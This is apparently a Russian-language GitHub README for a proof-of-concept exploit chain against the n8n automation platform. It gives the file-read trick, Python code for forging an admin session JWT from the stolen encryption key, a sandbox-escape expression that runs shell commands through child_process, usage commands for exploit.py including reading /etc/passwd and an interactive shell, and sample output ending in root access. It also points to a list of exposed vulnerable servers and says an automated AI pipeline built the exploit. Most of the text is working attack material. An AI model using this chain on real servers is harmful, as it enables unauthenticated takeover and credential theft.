 alhakim88/cve-2026-21858
Автоматизированная цепочка эксплойтов для n8n, объединяющая произвольное чтение файлов, подделку токена администратора и обход песочницы для достижения неаутентифицированного удалённого выполнения кода.

Неаутентифицированное произвольное чтение файлов → Подделка токена администратора → Обход песочницы → RCE
| CVE | CVE-2026-21858 (AFR) + CVE-2025-68613 (RCE) |
| CVSS | 10.0 + 9.9 (Critical) |
| Затронуто | <= 1.65.0 (AFR) / >= 0.211.0 (RCE) |
| Исправлено | 1.121.0 (AFR) / 1.120.4+ (RCE) |
| Раскрыто | 2026-01-07 11:09 UTC |
| Кодовое имя | Ni8mare |
| Автор | Dor Attias (Cyera) |
| Эксплойт | Chocapikk |
| Процесс | Автоматизированный ИИ: diff патча → воспроизведение → лаборатория → эксплойт (~9 часов после раскрытия) |
| Тип | Proof of Concept - НЕ универсальный эксплойт (требует конкретной конфигурации workflow, см. Ограничения) |
Полная неаутентифицированная цепочка RCE на n8n:


Уязвимость определяется по версии. Существуют уязвимые экземпляры n8n, доступные публично.
Результаты LeakIX: Просмотр уязвимых экземпляров
Этот эксплойт был разработан независимо от статьи Cyera (обнаружено после завершения). Ключевые различия:
| Cyera (Оригинальное исследование) | Этот эксплойт | |
|---|---|---|
| Чтение файлов | Загрузка в базу знаний ИИ → запрос через чат | Прямой HTTP-ответ |
| Предварительные требования | Чат-workflow + интеграция ИИ | Любая форма с загрузкой файлов |
| Метод RCE | Узел "Execute Command" (отключён по умолчанию) | Инъекция выражений (работает на установках по умолчанию) |
| Автоматизация | Ручная/концептуальная демонстрация | Полностью автоматизированный Python-скрипт |
Оба подхода требуют конкретных конфигураций workflow. Cyera нужен чат + интеграция ИИ, этому эксплойту нужна форма с узлом Respond. См. Ограничения для подробностей.
┌───────────────────────────────────────────────────────────┐
│                  НЕАУТЕНТИФИЦИРОВАННЫЙ                     │
├───────────────────────────────────────────────────────────┤
│  1. Чтение /proc/self/environ → Поиск каталога HOME       │
│  2. Чтение $HOME/.n8n/config → Получение encryptionKey    │
│  3. Чтение $HOME/.n8n/database.sqlite → Получение учётных │
│     данных администратора                                 │
├───────────────────────────────────────────────────────────┤
│                    ПОДДЕЛКА ТОКЕНА                        │
├───────────────────────────────────────────────────────────┤
│  4. Вывод JWT-секрета из encryptionKey                    │
│  5. Подделка cookie сессии администратора                 │
├───────────────────────────────────────────────────────────┤
│                    АУТЕНТИФИЦИРОВАННЫЙ RCE                 │
├───────────────────────────────────────────────────────────┤
│  6. Создание workflow с инъекцией выражений               │
│  7. Обход песочницы через this.process.mainModule.require │
│  8. Выполнение произвольных команд                        │
└───────────────────────────────────────────────────────────┘
commit c8d604d2c466dd84ec24f4f092183d86e43f2518
Author: mfsiega
Date:   Thu Nov 13 11:51:40 2025 +0100

    Merge commit from fork
Легендарный "Merge commit from fork" - когда видишь это, кто-то нашёл что-то интересное. 🌶️
// ДО (уязвимо)
const files = (context.getBodyData().files as IDataObject) ?? {};
await context.nodeHelpers.copyBinaryFile(file.filepath, ...)

// ПОСЛЕ (исправлено)
a.ok(req.contentType === 'multipart/form-data', 'Expected multipart/form-data');
Отправь Content-Type: application/json → управляй filepath → читай любой файл.
n8n изолирует пользовательский код (Code Node, выражения) с помощью vm2/isolated-vm. Другие векторы RCE:
| Техника | Статус |
|---|---|
| Execute Command Node | Отключён по умолчанию (N8N_ALLOW_EXEC_COMMAND=false) |
| SSH/HTTP Nodes | Выполняются на удалённых серверах, не на хосте n8n |
| Pyodide Sandbox Escape | CVE-2025-68668 - требует Python Code Node |
| Инъекция выражений | CVE-2025-68613 - работает на установках по умолчанию |
Я использовал инъекцию выражений, потому что она работает на любом n8n с настройками по умолчанию - не требуются специальные узлы или конфигурация. Обход Pyodide (CVE-2025-68668) требует Python Code Node, который может быть недоступен на всех экземплярах.
={{ (function() {
  var require = this.process.mainModule.require;
  var execSync = require("child_process").execSync;
  return execSync("id").toString();
})() }}
Выражения n8n имеют доступ к this.process.mainModule.require → полный обход песочницы.
# Вывод JWT-секрета
jwt_secret = sha256(encryption_key[::2]).hexdigest()

# JWT-хэш
jwt_hash = b64encode(sha256(f"{email}:{password_hash}")).decode()[:10]

# Подделка токена
token = jwt.encode({"id": user_id, "hash": jwt_hash}, jwt_secret, "HS256")
docker compose up -d
# Подождите ~60 секунд для настройки
# Форма: http://localhost:5678/form/vulnerable-form
# Учётные данные: [email protected] / password
# Чтение произвольного файла
uv run python exploit.py http://localhost:5678 /form/vulnerable-form --read /etc/passwd

# Полная цепочка с командой
uv run python exploit.py http://localhost:5678 /form/vulnerable-form --cmd "id"

# Интерактивная оболочка
uv run python exploit.py http://localhost:5678 /form/vulnerable-form
╔═══════════════════════════════════════════════════════════════╗
║     CVE-2026-21858 + CVE-2025-68613 - n8n Полная цепочка      ║
║     Чтение файлов → Подделка токена → Обход песочницы → RCE   ║
╚═══════════════════════════════════════════════════════════════╝

[*] Цель: http://localhost:5678/form/vulnerable-form
[*] Версия: 1.65.0 (УЯЗВИМА)
[x] Каталог HOME
[+] Каталог HOME: /root
[x] Ключ шифрования
[+] Ключ шифрования: yusrXZV1...
[x] База данных
[+] База данных: 1327104 байт
[x] Пользователь-администратор
[+] Пользователь-администратор: [email protected]
[x] Подделка токена
[+] Подделка токена: OK
[x] Доступ администратора
[+] Доступ администратора: ПРЕДОСТАВЛЕН!
[+] Cookie: n8n-auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjljMWI5MzU0LTI5NzQtNGZlOS05OTc2LWVmZDM3ZWEyNWFlMiIsImhhc2giOiJGYzVQZjVkUDRxIn0.TrIjHV3_6pw6Syi4qme5larZeQElBJmo4Y_eSgL9_M0
[x] RCE
[+] RCE: OK

uid=0(root) gid=0(root) groups=0(root)
Это НЕ эксплойт "взломай любой n8n". Для работы требуются определённые условия:
| Требование | Описание |
|---|---|
| Форма с загрузкой файлов | На цели должен быть form-workflow с полем загрузки файлов |
| Узел Respond to Webhook | Workflow должен возвращать содержимое файла в HTTP-ответе |
| Активный workflow | Form-workflow должен быть активирован |
| Неаутентифицированный доступ | Форма должна быть публично доступна (без аутентификации) |
Пример уязвимой конфигурации workflow:
